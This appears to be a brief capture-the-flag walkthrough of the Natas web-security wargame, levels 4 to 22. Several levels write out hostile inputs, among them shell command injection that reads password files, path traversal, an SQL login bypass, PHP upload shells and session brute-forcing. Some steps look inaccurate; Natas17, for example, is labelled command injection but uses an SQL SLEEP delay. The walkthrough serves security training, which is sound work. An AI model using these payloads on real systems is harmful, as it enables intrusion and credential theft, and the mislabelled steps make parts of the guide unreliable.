
Level: Natas4

- **Step-by-Step:**
  - After accessing page, notice it redirects if 'Referer' is not set.
  - Manually set Referer header or use URL editing.
- **Tools Used:**
  - Browser
- **Logic Behind the Solution:**
  - Introduction to HTTP headers (Referer).



Level: Natas5

- **Step-by-Step:**
  - Inspect cookies.
  - Edit cookie 'loggedin' to 1.
- **Tools Used:**
  - Browser (Inspect Element)
- **Logic Behind the Solution:**
  - Teaches tampering with cookies.




Level: Natas6

- **Step-by-Step:**
  - View Source.
  - Find encoded secret (Base64).


- Decode using base64.

- **Tools Used:**
  - Terminal (echo + base64) or online tools
- **Logic Behind the Solution:**
  - Understand basic encoding techniques.



Level: Natas7


- **Step-by-Step:**
  - Modify URL parameter ?page=home.
  - Try Path Traversal with ?page=../../etc/natas_webpass/natas8.
- **Tools Used:**
  - Browser
- **Logic Behind the Solution:**
  - Introduces basic path traversal.



Level: Natas8


- **Step-by-Step:**
  - View Source.
  - Find custom hash function.
  - Reverse the logic with simple Python script.
- **Tools Used:**

- Browser, Python
- **Logic Behind the Solution:**
  - Shows simple reversing of obfuscation.




Level: Natas9

- **Step-by-Step:**
  - Input in search box: anytext; cat /etc/natas_webpass/natas10
- **Tools Used:**
  - Browser
- **Logic Behind the Solution:**
  - Introduces command injection.




Level: Natas10

- **Step-by-Step:**
  - Input payload: anytext | cat /etc/natas_webpass/natas11
- **Tools Used:**
  - Browser
- **Logic Behind the Solution:**
  - Demonstrates using pipe | operator to inject commands.




Level: Natas11

- **Step-by-Step:**
  - Decrypt cookie value.
  - Change isAdmin from false to true.
  - Re-encrypt cookie.
- **Tools Used:**
  - Terminal (openssl)
- **Logic Behind the Solution:**
  - Encryption understanding and cookie tampering.




Level: Natas12

- **Step-by-Step:**
  - Upload PHP file disguised as an image.
  - Access uploaded PHP file.
- **Tools Used:**
  - Browser, Burp Suite
- **Logic Behind the Solution:**
  - Bypassing file upload restrictions.



Level: Natas13


- **Step-by-Step:**
  - Upload a PHP file directly.
  - Execute uploaded file.
- **Tools Used:**
  - Browser
- **Logic Behind the Solution:**
  - File upload exploitation.



Level: Natas14


- **Step-by-Step:**
  - Use SQL Injection in login form:
    - username: "natas15" OR "1"="1"
- **Tools Used:**
  - Browser

- **Logic Behind the Solution:**
  - Classic SQL Injection to bypass login.



Level: Natas15

- **Step-by-Step:**
  - Use Blind SQL Injection guessing each character.
  - Automate using script or Burp Intruder.
- **Tools Used:**
  - Browser, Burp Suite, Script
- **Logic Behind the Solution:**
  - Blind SQL Injection attack using true/false responses.




Level: Natas16

- **Step-by-Step:**
  - Inject command using | operator.


- Example: anytext | cat /etc/natas_webpass/natas17

- **Tools Used:**
  - Browser
- **Logic Behind the Solution:**
  - More advanced command injection practice.




Level: Natas17

- **Step-by-Step:**
  - Perform Blind Command Injection.
  - Use time delay like SLEEP(5) to detect true condition.
- **Tools Used:**
  - Browser, Burp Suite
- **Logic Behind the Solution:**
  - Blind injection using response time.




Level: Natas18

- **Step-by-Step:**
  - Brute-force session IDs from 1 to 640.
  - Find the session where admin=1.
- **Tools Used:**
  - Browser, bash loop, curl
- **Logic Behind the Solution:**
  - Exploit predictable session IDs.



Level: Natas19

- **Step-by-Step:**
  - Session ID is encoded in hexadecimal.
  - Brute-force with hex values.
- **Tools Used:**
  - Browser, bash script, curl
- **Logic Behind the Solution:**
  - Find the correct session by decoding hex session IDs.




Level: Natas20

- **Step-by-Step:**
  - Modify POST parameters to set "debug" to 1.
  - Upload crafted text session manually.
- **Tools Used:**
  - Browser, Burp Suite
- **Logic Behind the Solution:**
  - Session tampering and privilege escalation.


Level: Natas21

- **Step-by-Step:**
  - Two different subdomains handle different requests.
  - Modify session to "admin=1" manually.
- **Tools Used:**
  - Browser, Burp Suite
- **Logic Behind the Solution:**
  - Handling multiple sessions across subdomains.




Level: Natas22

- **Step-by-Step:**
  - The page redirects instantly.
  - Use curl -i to inspect HTTP headers and get the response before redirection.
- **Tools Used:**
  - curl
- **Logic Behind the Solution:**
  - HTTP redirection behavior exploitation.



